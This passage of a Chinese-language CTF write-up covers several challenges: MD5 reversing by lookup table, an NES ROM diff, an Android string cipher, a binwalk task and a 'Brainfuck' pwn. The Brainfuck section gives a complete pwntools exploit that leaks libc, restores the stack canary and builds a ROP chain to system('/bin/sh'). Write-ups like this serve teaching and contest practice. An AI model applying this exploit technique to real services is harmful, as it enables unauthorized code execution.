    var flag = this.flag.value;
    $.publish("step_0", {
        flag: flag
    })
});
```

稍微加个 console.log 可以知道流程是把明文分成 1,2,1,1…个子字符串分别进行 step_1, step_1 把明文 base64 后删除=进行 MD5,最后拼接起来与 result 比对.

```
import hashlib
def md5(s):
    m=hashlib.md5()
    m.update(s)
    return m.hexdigest()
def dosomet(s):
    s1=s.encode('base64').replace('=','').replace('\n','')
    return md5(s1)
talphabet = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789'
dtable = {}
for i in talphabet:
    dtable[dosomet(i)] = i
    for j in talphabet:
        dtable[dosomet(i+j)] = i+j
o=''
o += dtable['7e56035a736d269ad670f312496a0846']
o += dtable['d681058e73d892f3a1d085766d2ee084']
o += dtable['6d0af56bf900c5eeb37caea737059dce']
o += dtable['0326a0d2fc368284408846b9902a78da']
o += dtable['2a6039655313bf5dab1e43523b62c374']
o += dtable['8041613eff4408b9268b66430cf5d9a1']
o += dtable['51f581937765890f2a706c77ea8af3cc']
o += dtable['06adbb51e161b0f829f5b36050037c6f']
o += dtable['3d1bc5e8d1a5a239ae77c74b44955fea']
o += dtable['0326a0d2fc368284408846b9902a78da']
o += dtable['8870253dbfea526c87a75b682aa5bbc5']
o += dtable['25349a3437406843e62003b61b13571d']
o += dtable['09eb53a8dfb5c98d741e2226a4448024']
o += dtable['2a6039655313bf5dab1e43523b62c374']
o += dtable['b81f204316b63919b12b3a1f27319f81']
o += dtable['af6cdb852ac107524b150b227c2886e6']
o += dtable['301270f6f62d064378d0f1d73a851973']
o += dtable['167a3b2baacd621cc223e2793b3fa9d2']
o += dtable['8582d13498fb14c51eba9bc3742b8c2f']
o += dtable['b8dd7ca5c612a233514549fa9013ef24']
o += dtable['2504501092bb69d0cb68071888c70cec']
o += dtable['7503666eb57e9ebb9a7bf931c68ac733']
print o
```

简单写了下代码得到明文.

Brainfuck

用 IDA 看程序, 是读取一段小于 256 的 brainfuck 代码, 按照表翻译成 c 语言, gcc 编译后

system 执行. 翻译前有个模板代码如下:

```
#include <stdio.h>
#include <stdlib.h>
int main(void) {setbuf(stdin,0); char code[0x200]; char *ptr = code;
```

因为翻译代码里没有给程序加 main 的}, 所以得手动加个]才行.

Brainfuck 可以 getchar 和 putchar, 又因为 ptr 指向栈, 所以通过简单的循环就能栈溢出啦

Brainfuck 代码如下:

```
>>>>>>>,[>.,.]<<<<<<<<,>,>,>,>,>,>,>,[>.,.]-[+>.,.-]
```

第一个循环用于读出栈的信息, 其中残留的信息中有 libc 某处的地址, 可以算出 libc 基址.

第一个循环之后返回去覆盖 check stack 的随机数. 最后一个循环用于写 rop, 并且以 1 结束循环(rop 中带 0)

Exp:

```python
from pwn import *
import sys
#context.log_level = 'DEBUG'
context.update(arch='amd64')

elf = ELF('pwn2.new')

def read8(conn):
    o=''
    #conn.send('\n'*8)
    for j in xrange(8):
        t = conn.recvline()
        t = t.replace('\n','')
        if len(t)==0:
            conn.recvline()
            t = '\n'
        #print t
        o += t
    return u64(o)
def write8(conn, v):
    conn.send(p64(v))

local=True
if local:
    conn = process('./pwn2.new')
    #pwnlib.gdb.attach(conn)
else:
    conn = remote('120.55.86.95',22222)
    token=''
    conn.send(token+'\n')
    conn.recvuntil('OK\n')

conn.send('>>>>>>>,[>.,.]<<<<<<<<,>,>,>,>,>,>,>,>,[>.,.]-[+>.,.-]')
conn.send(']q\n')

raw_input('wait gdb...')

conn.send('\n'*8*(15+1+49))
for i in xrange(15):
    num = read8(conn)
libc_with_offset = read8(conn)
```

```
for i in xrange(48):
    num = read8(conn)
print ''
checkcode = read8(conn)
print 'checkcode:', hex(checkcode)
#repair checkcode to avoid stack check
conn.write('\x00') #jump out of loop
conn.write(p64(checkcode))
conn.send('\n'*8);
for i in xrange(18):
    conn.recv(1).encode('hex')

libc_base = libc_with_offset-0x100B3-0xF5
pop_rdi_rax_call_rax=libc_base+0xFA479
sh_str_addr=libc_base+0x17CCDB
system_addr = libc_base+0x46640

print 'calc start: ', hex(libc_base+0x21dd0)
print '/bin/sh', hex(sh_str_addr)
print 'system_addr: ',hex(system_addr)

#raw_input('wait...')
conn.write(p64(pop_rdi_rax_call_rax))
conn.write(p64(system_addr))
conn.write(p64(sh_str_addr))

conn.send('\n\x01\n') #pwn!
print 'pwn!!'

conn.interactive()
```

What Is This

一个 nes 游戏，在网上搜索该游戏原版，使用 WinHex 对比差别，发现不同处:

```
1. D:\Emu\what-is-this.1de34c86acc47e2c12dce7eb78226d0d: 131,088 bytes
2. D:\Emu\nes\Jackal (U).nes: 131,088 bytes
Offsets: hexadec.

 33ED:  16      20
 33EE:  1C      22
 33EF:  11      1F
 33F1:  19      22
 33F2:  23      11
 33F3:  19      1D
 33F4:  1C      1D
 33F5:  1F      15
 33F6:  26      14
 33F7:  15      2C
 33F8:  1E      12
 33F9:  15      29
 33FA:  23      FE
 33FB:  11      20
 33FC:  25      EA
 33FD:  28      29
 33FE:  18      11
 33FF:  2A      1E
 3400:  21      11
 3402:  27      19
 3404:  23      11
1ECB4:  04      00
1ED25:  E6      D6
```

可以发现 33ED 开始到 3400 有连续的不同. 根据 Pattern Table 可知编码是从 0x11 开始是 A, 以此类推.

查看源文件该部分, 有 yanagisawa 字样, 搜索得知是程序员的名字, 推断是修改通关后的 staff 来显示 flag. 其实从 33ED 开始到 3405 就是 FLAGIS…啦

```
>>> s='161C11171923191C1F26151E15231125281820211727232327 11'
>>> print ''.join([chr(ord(i)-0x11+ord('A')) for i in s.decode('hex')])
FLAGISILOVENESAUXHZQGWSSWA
```

Andy

披着安卓外皮的逆向…
反编译后就知道是先加上 hdu1s8，翻转字符串, Base64，表替换

```
public String andy()
{
  this.reverse = new Reverse(this.input + "hdu1s8");
  this.encrypt = new Encrypt(this.reverse.make());
  this.classical = new Classical(this.encrypt.make());
  return this.classical.make();
}
```

最后和 SRlhb70YZHKvlTrNrt08F=DX3cdD3txmg 比较.
py 程序被我弄丢了…就记得 flag
Flag: and8n6yandr3w2i0d

送分要不要？（萌新点我）

Binwalk 一下发现 zip 后面有一串字符串, base64+base32 然后 hex 解码就得到了 flag(py 命令行做的没有代码)

无聊的杂项题（出题人真无聊）

没做出来全部但是求第二个 flag 怎么找